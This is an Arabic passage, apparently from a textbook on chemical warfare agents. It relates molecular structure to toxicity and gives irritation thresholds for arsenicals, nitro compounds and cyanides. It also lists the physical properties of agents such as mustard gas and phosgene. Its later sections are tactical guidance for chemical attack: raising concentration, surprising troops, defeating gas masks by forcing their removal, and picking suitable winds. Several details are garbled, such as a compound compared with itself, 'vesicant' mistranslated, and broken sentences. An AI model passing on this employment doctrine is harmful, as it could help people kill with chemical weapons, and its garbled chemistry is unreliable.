ت - إن المركبات الزرنيخية المحتوية على جذو رإيتيلية ethyl radicles هي أشد سمية من المركبات ذاتها عندما تكون محتوية على جذور ميتيلية methyl radicles. وهكذا فإن مشتقات زرنيخ الايتيل (الأكسيد ، الكلوريد ، إلخ...) لها فعل سم ي toxic action أشد بكثير من المركبات المماثلة المحتوية على جذور ميتيلية بدلاً من جذور إيتيلية . وإليكم مركبين أحدهما يدخل جذر الايتيل في تركيبه والآخر يدخل في تركيبه جذر الميتيل وقد دللنا على سمية كل منهما بالملغرامات التي إن وجدت في متر مكعب من الهواء يصعب على الكائن تحملها :

حد عدم الاحتمال 10 ملغ / م^3 $C_2H_5As\ Cl_2$ ethyl dichloroarsine

حد عدم الاحتمال 25 ملغ / م^3 $CH_3As\ Cl_2$ Methyl dichloroarsine

ومن الأرقام التى أعطيناها يظهر أن تأثير المركب الأول أشد ما يؤكد صحة الملاحظة التى أوردناها .

ث - إن استبدال جذر الفينيل بأحد أقرانه العالية high homologues يخفض من قدرة المركب على الفتك. ولنأخذ مثلاً على ذلك مركب ditolyl chloroarsine الذي هو أقل قدرة على إثارة الكائن الحي من diphenyl chloroarsine . إن وجود جواهر هالوجينية في الذرات العضوية، التي يدخل في تركيبها الزرنيخ، يكسبها القدرة على إثارة الكائن الحي irritant properties أي يكون لها تأثيراً مخرشاً . ومن بين هذه المركبات الهالوجينية فأن المركبات المحتوية على الكلور تملك قدرة على الإثارة أكبرمن المركبات المماثلة والتي يدخل فيها

البروم أو اليود بدلاً من الكلور، ومثلاً على ذلك نذكر بأن لـ diphenyl chloroarsine قدرة على الإثارة أكبر من diphenyl chloroarsine :

$(C_6H_5)_2$ As CN حد عدم الاحتمال 0,25 ملغ / م^3

$(C_6H_5)_2$ As Cl حد عدم الاحتمال 0,25 ملغ / م^3

4 - **تأثير زمرة النيترو**: Influence of the nitro group

إن القدرة على الفتك بالكائن الحي التي تكتسبها مادة من المواد بإدخال الزمرة – NO_2 تتوقف على ارتباط المجموعة NO_2– إما بجوهر أكسجين أو بجوهر كربون وبكلمة أخرى تتوقف هذه القدرة على نوع المركب الناتج فهو إما أن يكون مركب نيترات Nitrate أو مركب نيترو Nitro . إن النترات Nitrates لا تصلح للاستعمال الحربي أبداً، أما مشتقات النترو فان من بينها غازات حربية فعالة جداً نذكر منها Trichloro (chloropicrin) nitromethane ، tribromo nitromethane إلخ ..

وبصورة خاصة، فإن إدخال زمرة NO_2– في مادة يكسبها القدرة على إسالة الدموع أو يزيد هذه القدرة في المادة إن كانت تملك في الأصل مثل هذه القدرة .

وإليكم أمثلة نموذجية تؤكد ما سلف من قول، وهي مشتقات النترو لهالوجينات البنزين:

إن (O-nitro benzyl chlride)أكثر قدرة على إسالة الدموع بكثير من Benzyl chloride أو Benzyl bromide أو من Benzyl iodide .

$C_6H_5CH_2Cl$ الحد الأدنى اللازم لإحداث التخرش 77 ملغ / م^3

Benzyl chloride

$C_6H_5CH_2Br$ الحد الأدنى اللازم لإحداث التخرش 40 ملغ / م^3

Benzyl bromide

$C_6H_5(NO_2)CH_2Cl$ الحد الأدنى اللازم لإحداث التخرش 4 ملغ / م^3

O-nitro Benzyl chloride

وبازدياد عدد مجموعات الـ NO_2 فإن ازدياد القدرة على إسالة الدموع يكون كبيراً جداً في بعض الأحيان. وهكذا نجد بأن لـ Tetrachloro dinitromethane قدرة على إسالة الدموع أكبر بثمان مرات من قدرة المركب Trichloronitromethane على إسالة الدموع.

ولقد لاحظ العالمين Nekrassov و Hackmann بأن إدخال زمرة الـ NO_2- في ذرته .

5 - **تأثير زمرة الأوكسيم** : Influence of the oxime group

إن زمرة الأوكسيم oxim group تستطيع أن تدخل في ذرة مادة ما إما باستبدال جوهر أكسجين تابع لزمرة كاربونيل (CO)Carbonyl > بالجذر (NO H =) أو باستبدال جوهري هيدروجين موجودين في زمرة ميتلين (CH_2 =) بالجذر (NO H) وتكوين مركب نتروزو غير نظامي Isonitroso.

إن تأثير هذه الزمرة على سمية مادة من المواد ، عندما تدخل هذه الزمرة في تركيب ذرتها لم يحدد إلا في السنوات الأخيرة، عندما كان يدرس بعض العلماء نوعا جديداً من الغازات الحربية يعرف باسم Orticant properties.

إن زمرة الأوكسيم لا تملك بحد ذاتها صفات سامة، لكنها قادرة أن تكسب الغاز الذي تدخل في تركيبه خواص أورتيكانت Orticant properties.

وفي حالة بعض المركبات كالمشتقات الأوكسيمية للفوسجين، فإن دخول هذا الجذر في محل أكسجين زمرة الكاربونيل يكسب المركب مقاومة أكبر للتميه Hydrolysis وهكذا فأنها تسمح بتكوين الحمض الهالوجيني المائي Halogen hydro acid عندما تمتص المادة بنسج الكائن الحيز وفي المركبات حيث زمرة الأوكسيم دخلت في ذرتها بدلاً من جوهري هدروجين زمرة الميتيلين، كما هو الحال في مركب Chloro isonitroso acetone، فالتأثير الذي لمثل هذه المركبات يعزى إما إلى تفاعل جوهر الكلور مع الحوض الأمينية التي تتألف منها البروتئينات Proteins والتي منها يتمون جلد الكائن الحي أو إلى تكون الـ Hydroxylamine الذي يسبب بدوره تغيراً في توازن تفاعلات الأكسدة والإرجاع oxidation-reduction equinitillum للسائل البروتبلازمي.

وبخصوص تأثير موضع مجموعة الأوكسيم في الذرة فلن الأبحاث العلمية في هذا الصدد لا تزال قليلة

وإن ما توصل إليه العلماء في هذا الموضوع ليس بالشيء الحاسم. ولقد لوحظ في مشتقات الأسيتون والآسيتوفينون المهلجنة، بأن المركبات التي احتلت فيها زمرة الأوكسيم محل أوكسجين زمرة الكاربونيل مثل المركب أوكسيم كلور الآسيتون Chloroacetone oxime CH_3-C (NO H) CH_2Cl له قدرة على إثارة الكائن الحي Irritant action أقل من المركبات التي احتلت فيها زمرة الأوكسيم محل جواهر مجموعة الميتيلين فالمركب التالي CH_3-CO-C(NO H) Cl ويسمى Chloro isonitroso acetone أقوى على إحداث الإثارة أو التخرش من المركب السابق.

6 - تأثير زمرة الـ CN :- Influence of the –CN group

يعزى إلى مجموعة الـ (CN -) بنيتين مختلفتين : الأولى (-C = N) وتسمى النتريل، والأخرى تدخل في المركب بشكل (-N = C =) وتسمى بالنتريل غير النظامي Isonitrile ولقد لوحظ بأن المركبات المحتوية على جذر النتريل غير النظامي أكثر سمية من المركبات المحتوية على جذر النتريل. وإن هذا الاختلاف في الخواص الحيوية يمكن أن يعزى إلى السهولة التي بها تحرر حمض سيان الماء في مركبات النتريل غير النظامية.

إن وجود مجموعة (-CN) ثانية يخفض من قدرة المادة على الفتك بالكائن الحي، وإن وجود جواهر هالوجينية أخرى إلى جانب جذر الـ CN– في مادة من المواد يقلل من سميتها من جهة بينما يزيد في قدرتها على إسالة الدموع . ومثلاً على ذلك نذكر المركب الذي يدعى (بروم السيان) Cyanogen bromide والمركب (يود السيان) Cyanogen iodid أقل سمية بكثير من حمض سيان الماء Hydrocyanamide لكنها أكثر قدرة على إسالة الدموع منه.

ونفس القاعدة تسري على المشتقات العطرية مثل Bromobenzyl cyanide و Chlorobenzyl cyanide ، إلخ...

6 - تأثير التركيب الذري : Influence of molecular structure

لقد تبين للعلماء بناء على ملاحظات عديدة ، على أن القدرة على الفتك وإنزال الضرر بالكائن الحي التي تملكها مادة من المواد، نتوقف ليس فقط على وجود جواهر أو

جذور معينة في ذرة تلك المادة، بل تتوقف أيضاً على البناء الذري لتلك المادة وبصورة خاصة على وجود:

أ. وجود روابط غير مشبعة.

ب. تناظر ذري Molecular simmetry

آ ـ تأثير الروابط غير المشبعة :

إن وجود روابط غير مشبعة في الذرة يسبب عادة زيادة في قدرة المادة على إحداث المرض. ولقد توصل إلى هذه النتيجة العالم Loew في سنة 1893 .

وهناك أمثلة عديدة من بين الغازات الحربية ، على تأثير الرابطة غير المشبعة. فهكذا نرى بأن الأكرولئين Acrolein ورمزه $CH_2 = CH - CHO$ له قدرة على إحداث الإثارة ، بينما يكون الألدهيد المشبع المقابل وهو بروبيون ألدهيد $CH_3 - CH_2 - CHO$ غير ضار بتاتاً . وكذلك فإن β - Chlorovinyl dichloroarsine $Cl - CH = CH - As\ Cl_2$ له تأثير قوي على الجهاز البولي Powerful vesicant وإذا أشبعت الروابط المضاعفة نتج تركيب ضعيف التأثير في الجهاز البولي ويكون له الرمز التالي: $Cl\text{-}CH_2 - CH_2 - As\ Cl_2$

ويمكننا أن نعثر على أمثلة أخرى في طائفة الأسيتيلينات الأحادية الهالوجين أو ثنائية الهالوجين، فهكذا فإن للاسيتيلين ثنائي البروم $C\text{-}Br = C\text{-}Br$ أو ثنائي اليود $C\text{-}I = C\text{-}I$ قدرة على إحداث المرض أكثر من الهدروكربونات المشبعة والمهلجنة.

ب ـ تأثير التناظر الذري :

إن الترتيب الفراغي للمجموعات الوظيفية Functional groups في ذرة مركب ما له تأثير معين على درجة سمية المركب. ولقد لوحظ بأن المواد التي تكون ذراتها متناظرة أقدر على الفتك وإنزال الضرر بالكائن الحي من المواد التي لا يوجد في ذراتها تناظر.

وهكذا فإن الخلون ثنائي الكلور المتناظر $Cl - CH_2 - CO - CH_2 - Cl$ له تأثير قوي على الكائن الحي

بينما الخلون ثنائي الكلور والعديم التناظر $CH_3 - CO - CH - Cl_2$ ليس له مثل هذا التأثير

ومثال آخر على تأثير الترتيب الفراغي نجده في سلاسل الاتيرات الميتيلية المهلجنة . فعندما تكون الجواهر الهالوجينية متناظرة في الذرة كما هو الحال في مركب اتير الميتيل ثنائي الكلور المتناظر $Cl - CH_2 - O - CH_2 - Cl$ الذي يكون له قدرة على إسالة الدموع أكبر بكثير من المركب ذاته والذي تكون فيه جواهر الكلور غير متناظرة، وتكون صيغة هذا المركب على الشكل التالي $CH_3 - O - CH - Cl_2$ ويدعى بايتر الميتيل ثنائي الكلور غير المتناظر.

7 ـ النظريات العامة : Theories of general nature

إن النظريات العامة التي تبحث في العلاقة بين البنية الكيميائية وبين الفعل الممرض لغازات الحربية، قد استخلصت بالاستناد إلى الغازات الحربية نفسها. ومن بين النظريات العديدة والمبثوثة في الكتب فإننا سنشير هنا إلى نظريتين فقط: إحداهما من وضع العالم ماير Meyer والأخرى تدعى بنظرية Auxotox–Toxofhor .

نظرية ماير : وحسب هذه النظرية فإن تأثير الغازات الحربية الممرض يعود إلى وجود جواهر أو جذور معينة قادرة على التفاعل بسهولة مع المواد الأخرى بالضم. وهذا التصنيف المبني على قدرة الجواهر أو الجذور على التفاعل سيحدده نوع الاتحادات التي تجريها الغازات الحرية مع مختلف النسج الحية (من دم ، خلايا عصبية، النسيج الظهاري التنفسي Respitatory epithelial، إلخ) والتي يطرأ عليها تغيرات نوعية من جراء تأثير الغازات فيها.


ويؤيد هذه النظرية أمثلة مختلفة نذكر من بينها المركبات التي تحتوي على جواهر هالوجينية.فمن المواد التي تحتوي على الكلور نذكر، الفوسجين، Cyanogen chloride و Chlorovinyl ومن المواد التي تحتوي على البروم نذكر ethyl bromo acetate، Cyanogen bromide إلخ .. وإن هذه الجواهر الهالوجينية ليست متينة الربط بباقي الذرة فهي لذلك تتفاعل بسرعة مع الماء والمواد الأخرى. وكذلك فإن جوهر الأوكسجين يكون فعالاً فعندما يوجد بجوار جوهر هالوجين كما هو الحال في الألدهيدات المهلجنة، أو السترات المهلجنة والإتيرات المهلجنة.

إن الجذور التي تفاعل بسرعة أكثر من غيرها هي : جذر الـ NO^2- في نتروكلور البنزيل الاعتيادي(∩) ونترو بروم البنزيل ، وزمرة الـ $C\cap =$ في السيتونات المهلجنة ، وزمرة الـ $CN-$ في سيانيد بروم البنزيل ودي فينيل سيان الزرنيخ. وكل هذه الجذور التي اكتسبت أهميتها من سهولة تفاعلها مع الماء أو مع مواد أخرى، تكسب المادة التي توجد فيها درجة معينة من السمية. وعلى كل حال فقد وجد بخصوص البنية الذرية للغازات الحربية أنه بينما يحتوي البعض من هذه الغازات على جواهر أو جذور لها ميل قوي للتفاعل فإن البعض الآخر لا يملك مثل هذا الميل ويقاوم الكواشف الكيميائية مع أنها تتصف بنفس الوقت بالقدرة على الفتك وإلحاق الأذى والضرر بالكائن الحي كأحسن ما يكون.

ففي مثل هذه الحالات فإن ماير يرى بأن قدرة المادة على الفتك تنجم من استطاعة الذرة بكاملها على تكوين مركبات بالضم مع المكونات الحيوية لجسم الكائن الحي.

نظرية أوكسو توكس – توكسوفور : Auxotox–Theory toxofhor

إن نظرية التوكسوفورات Theory of texfhors والأوكسوتوكسات ، قد وضعها العالم Ehrlich في بادئ الأمر من أجل المواد السامة ولقد طبقها فيما بعد العالم Nekrassov على الغازات الحربية، وتعزو هذه النظرية الخواص الممرضة لهذه المواد إلى وجود جواهر أو جذور خاصة ،وتشبه هذه النظرية إلى حد كبير النظرية التي قال بها Witt فالواقع أن هذه النظرية كثيراً ما تعتمد في تفسيراتها على لون المواد العضوية.




ويمكننا أن نلخص نظرية Witt التي وضعها من أجل المواد الملونة والمواد الصباغية بمايلي:

إن ظهور اللون في مادة يتوقف على وجود زمر غير مشبعة تدعى كروموفورات مثل:

-N =N- ، =C=∩ ، -N=CH- ، $-NO_2$ ، إلخ ... وإلى وجود هذه الزمر يكون المركب أقل أو أكثر تلوناً . ولكن حتى تكون المادة الملونة Coloured substance قادرة على صبغ الألياف الحيوانية والنباتية، عليها أن تحتوي في ذرتها، إلى جانب الزمر الكروموفورية، على زمر أخرى تعرف باسم (أوكسوكرومات) والتي تمكن المادة من التحاد

مع الليف . وإليكم بعض الزمر الأوكسوكرومية: $N=(CH_3)_2$ ، NH_2 ، $-OH$ ، $-O$ ، CH_3 ، إلخ ...



والغازات الحربية حسب نظرية Nekrassov لها بنية مماثلة لبنية المواد الملونة Coloured substances. وعند فحصنا لصيغ الغازات الحربية الكيميائية نجد زمر جوهرية معينة هي التي تهب المواد الإمكانية لأن تصبح غازات حربية. وهذه الزمر التي وجدت في الغازات الحربية تدعى بالتوكسوفورات Toxophors مثل :

ويوجد أيضاً زمر أخرى بإمكانها أن تطلعنا على الوظائف السمية المية للزمرة التوكسوفورية، أي أنها توصلنا إلى حقيقة الطاقة الكامنة Latent capacity لزمرة التوكسوفور. وهذه الزمر تدعى بالأوكسوتوكسات وهي إما أن تكون: جواهر مثل : هالوجينات ، أوكسجين ..إلخ أو زمر جوهرية مثل : $-NH_2$ ، $C_6H_5CH_2-$ ، $-C_6H_5$ ، $-CH_3$ ، جذور إيتيلية ، الخ...

وبمساعدة هذه النظرية التي تطلعنا على الأجزاء الأساسية التي يجب توفرها في كل غاز حربي كما هو الحال في المواد الملونة حيث أن إدخال بعض الزمر الأوكسوكرومية يغير من لون المواد حيث تلعب هذه الزمر دوراً أساسياً وكذلك فإن وجود أوكسوتوكسات معينة في الغازات الحربية يغير من التأثير الحيوي الذي كان لها. فهكذا فإن إدخال جوهر هالوجين في ذرة حمض سيان الماء Dyrocianic acid يقلل من سمية زمرة التوكسوفور ويكون للمركب الناتج مقابل ذلك القدرة على إسالة الدموع.

وأيضاً فإن الزمرة الأوكسوتوكسية في الغازات الحربية مثلها مثل الأوكسرومات في المواد الملونة، حيث أن تأثيرها يختلف باختلاف مواضعها في الذرات. وهكذا فإن الهالوجينات تختلف في تأثيرها حسبما تكون في زمرة ميتيلية أو زمرة إيتيلية، نهاية أو في أول السلسلة الجانبية. ولقد لوحظ بأن بعد جوهر الهالوجين عن نهاية المسلة الجانبية side-chain له تأثير ضعيف على قدرة الغاز على الفتك بالكائن الحي.وهكذا فإن α – بروم إيتيل – ميتيل سيتون الذي له الصيغة التالية : $CH_3 - CO - CH\,Br - CH_3$ وهو أقل قدرة على إسالة الدموع من المركب β – بروم ميتيل سيتون $CH3 - CO - CH_2 - CH_2Br$ وبصورة مماثلة فإن αα ثاني كلور إيتيل الكبريت (ويسمى أيضاً بـ α α ثاني كلور إيتيل تيو إيتر) ورمزه $CH_2\,Cl - CH_2 - S - CH\,Cl - CH_3$ وله قدرة ضئيلة على الفتك، بينما ثاني كلور إيتيل الكبريت المشهور باسم الصليب الأصفر Lost ودستوره

وتأثيره المهلك معروف ، وقد فتك في الأنفس في حرب 1914 وحرب الحبشة إذ لا يقدر عدد الذين هلكوا بتأثيره.

وعلى كل حال، فإن نظرية Nerassov لا يمكن تطبيقها ، بصورة عامة على الغازات الحربية مثل نظرية Witt التي تنطبق على المواد الملونة Coloured substances. وفي الواقع هناك بعض الحالات التي يكون فيها الاختلاف ظاهراً بين نظرية Witt المطبقة على المواد الملونة وبين نظرية Nekrassov المطبقة على الغازات الحربية. فهكذا بينما الزمرة الأوكسوكرومية في المواد الملونة تظهر قدرة الزمرة الكروموفورية الكامنة على الصبغ وتجعل عملية الصبغ بتلك المادة ممكنة فإن الزمرة الأوكسوتوكسية في الغازات الحربية تظهر develop فقط الصفة المميزة للزمرة التوكسوفورية.

ومن جهة أخرى فإن نظرة مجردة على صيغ الغازات الحربية تبين لنا بأن الزمرة الأوكسوتوكسية يمكن أن تكون ذات وظيفة إيجابية أو سلبية، أي أن على وجودها يتوقف ازدياد أو نقصان سمية المادة ويؤدي وجودها أحياناً إلى إتلاف سمية المادة (فإدخال زمر غولية أو سولفونية يؤدي إلى ضياع سمية المادة).

إن ازدياد التعقد الذري في المواد الملونة لا يؤدي إلى نقصان في اللون، بل يقويه ويعمقه، بينما يلاحظ في الغازات الحربية ، إن ازدياد عدد التوكسوفورات أو الأوكسوتوكسات في الذرة لا يزيد من سمية المادة. ومن الأمثلة النموذجية على ذلك الغاز السام المعروف باسم الصليب الأصفر الذي يؤدي إدخال جواهر إضافية في الكلور في ذرته إلى مركبات رباعية الكلور وسداسية الكلور التي ليس لها قدرة على الفتك بالكائن الحي.

وعلينا أن نذكر في نهاية هذا الفصل بأن هذه النظرية والنظرية السابقة التي قال بها ماير والتي أشرنا إليها من قبل مع أنهما تتناولان نواحي هامة عديدة، لا تشرح بصورة كافية سلوك بعض الغازات الحربية.

- أهمية الخواص الكيميائية والطبيعية للمادة

حالة المادة :

معظم المواد التي تستعمل في الحروب صلبة أو سائلة وقليل منها ما هو غاز فاختلاف هذه الحالة يلعب دوراً مهماً في طرق استخدام المادة فبعض المواد يؤثر في الجلد وهو سائل والبعض الآخر تؤثر أبخرته فقط في أعضاء التنفس بينما وهو في الحالة الصلبة لا تأثير له بالمرة (مثل مواد الصليب الأزرق) ولذلك يجب تبخير المادة إجباريا بواسطة فعل الحرارة الناشئة من انفجار القنابل.

درجة التبخر (التطاير):

نجد بين مواد الغازات ما هو سريع التبخر وما هو بطيء التبخر وما هو وسط بين هذا وذلك أي سرعة تبخره معتدلة وما هو عديم التبخر تقريباً (انظر الجداول في الصفحات السابقة)

المواد السريعة التبخر: مثل غاز الكلور الذي بالضغط يتحول إلى سائل يحفظ في اسطوانات لاستخدامه في طريقة النفخ ومتى فتحت صمامات هذه الأسطوانات خرج الكلور بشدة من فوهاتها في الحالة الغازية وكون سحباً كثيفة . وتأثير هذه المواد لا يستمر كثيراً حيث أنها تكون عرضة لعبث الرياح بها فتشتتها وتقلل من فعلها بالتدريج.

المواد التي سرعة تبخرها معتدلة : هي التي تقع درجة غليانها 100و200 وتستعمل في الذخائر المدفعية في الجهات المقصودة بعد قليل من الزمن ويستمر تأثيرها في المناطق الملوثة بها ساعتين تقريباً؟

المواد البطيئة التبخر : هي التي تقع درجة غليانها ما بين درجة 200 و 250 وتستعمل في الذخائر المدفعية أيضاً مع قليل من المواد المفرقعة تساعدها على التبخر ويستمر تأثيرها بضع ساعات.

المواد العديمة التبخر : هي التي درجة غليانها أعلى من درجة 300 وتستعمل في القذائف المدفعية مع كثير من المواد المفرقعة فتتحول إلى ضباب كثيف بفعل حرارة الانفجار ولكنها تتكثف وتتساقط بسرعة في حالة صلبة ولا يعلق منها شيء في الجو وعلى ذلك يستمر تأثيرها إلا بضع دقائق وبما أن مقدار تبخر كل مادة تبخر كل مادة يتناسب تناسباً طردياً مع درجة الحرارة فإن حرارة الجو تلعب دوراً هاماً في تأثير هذه المواد فيكون تأثيرها ضعيفاً في الشتاء وقوياً في الصيف فمثلاً مادة بروم الزايلين تتبخر في درجة حرارة تقع بين 20 و30 وتجعل الهواء الملوث بأبخرتها غير صالح للتنفس بينما في درجات الحرارة المنخفضة في فصل الشتاء (حيث تصل إلى تحت الصفر في أوربا) تكاد تكون عديمة التأثير لقلة تبخرها . وقد حدث ذلك عندما استعمل الأمان هذه المادة ضد الجيوش الروسية في الحرب العظمى..

الوزن النوعي:

للوزن النوعي أهمية كبرى في الحروب سواء كانت المادة صلبة أو سائلة أو غازية. ويجب أن يكون الوزن النوعي لأبخرتها أكبر من الوزن النوعي للهواء حتى تلاصق الأرض مدة طويلة وتتسرب إلى الفجوات والخنادق فإن كانت أخف من الهواء ارتفعت إلى أعلى وقل تأثيرها.

والمواد التي وزنها النوعي أقل من الوزن النوعي للهواء هي : أول أكسيد الكربون وحامض السيانيك حيث أن اللتر يزن من الأول 1,25 جرام ومن الثاني 1,2 جرامات بينما اللتر من الهواء يزن 1,296 جرام.

الرائحة:

ولو أن لكل مادة رائحة نوعية تميزها عن غيرها إلا أنه لا يمكننا الاعتماد على معرفة نوع الغاز من رائحته حيث أنه قد أضيف في الحروب السابقة إلى الغازات السامة مواد أخرى غير ضارة لها رائحة قوية لتخفي رائحة الغاز السام عن حاسة شم العدو حتى لا يمي نوعه فيصعب عليه طرق الوقاية وطرق الإسعاف.

هذا وإن بعض المواد الشديدة التأثير لا يمكن إدراك رائحتها وهي في الجو لقلة الكمية المنتشرة به مع أن هذه الكمية القلية لها التأثير السام على أعضاء التنفس . ونذكر هنا بعض الغازات ورائحتها المميزة لها.

ثنائي كلور ثنائي إثيل الكبريت : له رائحة الخردل
فوسجين : له رائحة القش أو ورق الشجر المتعفن
حامض السيانيك : له رائحة اللوز المر
بروم استر حمض الخل : له رائحة الفواكه

المقاومة :

مواد الغازات يجب أن تكون شديدة المقاومة للماء وللحرارة وللضغط وللأحوال الجوية حتى لا يطرأ عليها التحلل فتحتفظ بتركيبها الكيميائي لتأتي بالغرض المطلوب منها. فمقاومة المادة لشدة الضغط والحرارة المرتفعة الفجائية صفة من صفات المواد التي تستخدم في قنابل المدافع ولا يمكن استخدام غيرها بأي حال من الأحوال.

وأما مقاومة المادة للأحوال الجوية فإنه يتطلب منها أن تتفاعل مع أكسجين الهواء أو تتحلل مع رطوبة الجو.ويجب أن تكون المادة شديدة المقاومة كذلك للماء فلا تتحلل به بسرعة حتى لا تفقد تأثيرها المهيج أو السام من فعل الأمطار مثلاً أو من عملية التطهير بالماء.

ومقاومة المادة للماء من أهم الصفات المرغبة في استخدامها في الحروب ولذا أجريت التجارب على مواد الغازات لمعرفة مقدار مقاومتها للماء ولنذكر بعض نتائجها :

فوسجين	سريعة التحلل مع الماء
كلور استر حمض الخل	
ثنائي فينيل كلور الزرنيخ (كلارك 1)	
ثنائي فينيل سيانيد الزرنيخ (كلارك 2)	تتحلل مع الماء في بضع دقائق
كلور فينيل ثنائي كلور الزرنيخ (لوزيت)	
ثنائي كلور ثنائي ايتيل الكبريت (غاز الخردل)	يتحلل 22 % من هذه المادة مع الماء بعد ساعتين و 60 % بعد 24 ساعة إلى مواد أخرى غير ضارة أما مع بخار الماء فإنها تتحل ببطء جداً
بروم البنزيل	يتحلل مع الماء ببطء في درجة الحرارة العادية
بروم الزايلين	
بروم بنزيل سيانيد	
كلور بيكرين	لا تتحلل مع الماء في درجة الحرارة العادية
كلور أستوفينون	
يود استر حمض الخل	

معظم مواد الغازات التي تستعمل في الحروب قليلة المقاومة للمحاليل القلوية فإنها تتفاعل معها وتذهب بتأثيرها ولذلك فإن هذه المحاليل القلوية تستخدم في عمليات التطهير.

وأما أشد المواد مقاومة للمحاليل القلوية فهي :

1) ثنائي كلور إيتيل الكبريت (غاز الخردل)
2) كلور بيكرين.

ثانياً – الشروط الحربية الفنية

وبجانب الصفات الطبيعية والكيميائية لمواد الغازات يجب مراعاة شروط حربية فنية لضمان نجاحا في الحروب وأهم هذه الشروط هي :

1) رفع درجة تركيز مواد الغازات في الهواء إلى أعلى درجة ممكنة .
2) مفاجأة الأعداء بالغازات .
3) نشر سحب الغازات على مساحة كبيرة من ميدان الحرب .
4) التغلب على طرق الوقاية عند العدو.
5) تبديل نوع الغاز المستخدم من حين لآخر.

عندما بدأت الحرب العظمى واتجهت أنظار الدول المحاربة إلى إدخال المواد الكيميائية في الحرب كانت طرق الوقاية في ذلك الوقت معدومة فكانت أي كمية من مواد الغازات في الجو تؤثر في الجنود. ولكن عندما ابتدأت طرق الوقاية تتحسن بالتدريج أخذت الأمم في استعمال كميات كبيرة من مواد الغازات لترفع من درجة تركيزها في الهواء وبذلك يكون لها أيضاً تأثير على الجيوش رغماً عن استعمالها الكمامات الواقية . فإن حامل الكمامة يمكنه المكوث في جو ملوث بغازات سامة ما يقرب من ست ساعات وبعد ذلك يبتدئ الخلل يطرأ على مرشح الكمامة وتصبح غير صالحة للاستعمال ولكن كلما زادت نسبة الغاز الموجود بالهواء قلت مدة صلاحية الكمامة للاستعمال وهنا نرى أن من الممكن التغلب على الوقاية في جيوش الأعداء برفع درجة تركيز الغازات في الجو لإتلاف الكمامات بعد مدة وجيزة.

و الطرق لذلك هي : طريقة القذف من القاذفات أو المدافع حيث تنفجر قنابل الغازات في المكان المقصود وتتبخر محتوياتها هناك فتكون بذلك نسبة وجودها في الجو مرتفعة.

2) مفاجأة العدو بالغازات:

عندما لا يتمكن الجيش المحارب من استخدام مواد الغازات بدرجة تركيز مرتفعة لأي سبب من الأسباب يمكنه الالتجاء إلى مفاجأة العدو بالغازات حتى يجد نفسه محاطاً بسحب منها فتسبب له بعض الضرر قبل أن يتخذ طرق الوقاية اللازمة.

والمواد التي تستخدم لهذا الغرض يجب أن تكون شديدة التأثير السام قليلة التأثير المهيج حتى لا يكتشفها العدو. أو تكون من المواد ذات التأثير الكامن (انظر ماسبق) وأوفق الطرق هي:

1) طريقة القذف – سواء من القاذفات أو المدافع حيث تصل الغازات بسرعة وعلى حين غفلة.

2) رش مواد الغازات السائلة من الطائرات وهي على ارتفاع بسيط من الأرض على جيوش الأعداء.

3) طريقة النفخ- بعد تضليل العدو بإخفاء سحابة الغازات السامة بأخرى من دخان أو ضباب صناعي. وعند استخدام القنابل المدفعية يجب أيضاً تضليل العدو بإطلاق قنابل مدمرة مدة من الزمن لإبعاد فكرة استخدام الغازات ثم إطلاق قنابل الغازات بعد ذلك فجأة.

3) نشر سحب الغازات على مساحة كبيرة :

إذا كانت السحابة المتجهة نحو العدو مع الرياح بطريقة النفخ صغيرة فقد يتمكن العدو من الابتعاد عن طريقها ، وبذلك لا يصيبه كثير من الضرر ولذا يجب نشر سحب الغازات على مساحات متسعة من ميادين الحرب وتكون كلها كتلة واحدة ليست بها فتحات حتى لا يجد العدو خلاصاً منها .

وكلما كبرت السحابة في الحجم كان لها التأثير المطلوب في الروح المعنوية لجيوش الأعداء فقد لاذ كثير من الجنود أثناء الحرب العظمى بالفرار عند رؤية سحابة الغاز وهي تندفع إليهم وفي أغلب الأحيان يفقدون رشدهم ويسود بينهم الذعر لهذه الأسباب اجتهدت الأمم في الحرب العظمى لزيادة حجم سحابة الغازات بدخان أو ضباب صناعي بقصد إلقاء الرعب في قلوب الأعداء . وأوفق الطرق لذلك هي طريقة النفخ أو طريقة القذف على شرط أن يكون عدد المدافع كثيراً أما من الجو فلا يمكن للطائرات القيام بهذه العملية خصوصاً إذا كانت على علو كبير.

4) التغلب على طرق الوقاية للعدو:

يكون بإحدى الطرق الآتية:

1) بالمفاجأة قبل أن أن يتمكن العدو من استعمال الكمامات.

2) برفع درجة تركيز المواد في الهواء وبذلك يطرأ الخلل على المرشحات بسرعة .

3) بإرغام العدو على خلع الكمامات باستعمال مواد تنفذ من المرشحات وتسبب التهابات ترغمه على خلعها (كما حصل ذلك في الحرب العظمى) ثم استخدام مواد أخرى أكثر تأثير تجهله غير قادر على الكفاح.

5) تبديل نوع الغاز المستخدم من حين لآخر:

يجب دائماً على المتحاربين تغيير نوع الغاز المستخدم ضد العدو فيكون تارة بمواد مهيجة وأخرى بمواد خانقة وثالثة بمواد كاوية وهكذا . فبينما يتعود الجندي على أحد أنواع الغازات ويكون على استعداد تام لطرق الوقاية ضده ويتعرف على رائحته وخواصه بسرعة يقف أمام نوع آخر فجأة لم يتعوده من قبل فيضطر إلى اتخاذ طرق وقاية أخرى ويحتاج إلى وقت غير قصير للتعرف عليه وعلى رائحته وعوارضه وهكذا مع نوع ثالث ورابع وبذلك يفقد الجندي ثقته في الوقاية ويمل منها ويصبح في حالة عصبية شديدة تخور فيها قواه المعنوية.

ثالثاً- تأثير الجو وتربة الأرض على الغازات

يتأثر سلوك أي غاز من الغازات عند انطلاقه سواء كان ثابتاً أو غير ثابت بالظواهر الجوية التي تحيط به.

1 - الظواهر الجوية التي تؤثر على سلوك الغاز

تتلخص العوامل التي تؤثر في سلوك الغاز وفي فعله في الأشياء الآتية وهي :

الريح والشمس ودرجة الحرارة والضباب

الريح: يتأثر الغاز غير الثابت كالفوسجين بفعل الريح بأن يقلل من تركيزه تدريجياً بتخفيفه بالهواء المتحرك فكلما بعدنا عن مكان إطلاق الغاز كلما خف التركيز في الجو الساخن قوياً لمدة طويلة ولا يتبدد إلا ببطء كما أن الرياح التي تقل سرعتها عن خمسة أميال أو التي تزيد عن إثني عشر ميلاً في الساعة لتلائم انتقال الغاز . مع ملاحظة أن المباني الشاهقة أو الغابات أو الجبال قد تؤثر في الرياح السريعة فتنقص سرعتها فتصبح ملائمة لاستعمال الغاز رغم سرعتها في الخلاء.

الشمس : وضوء الشمس يساعد على تبديد الغاز ولذلك لا يصلح اليوم المشمس لاستعمال الغاز فيه وذلك لما تسببه الشمس من تيارات هوائية .

درجة الحرارة :

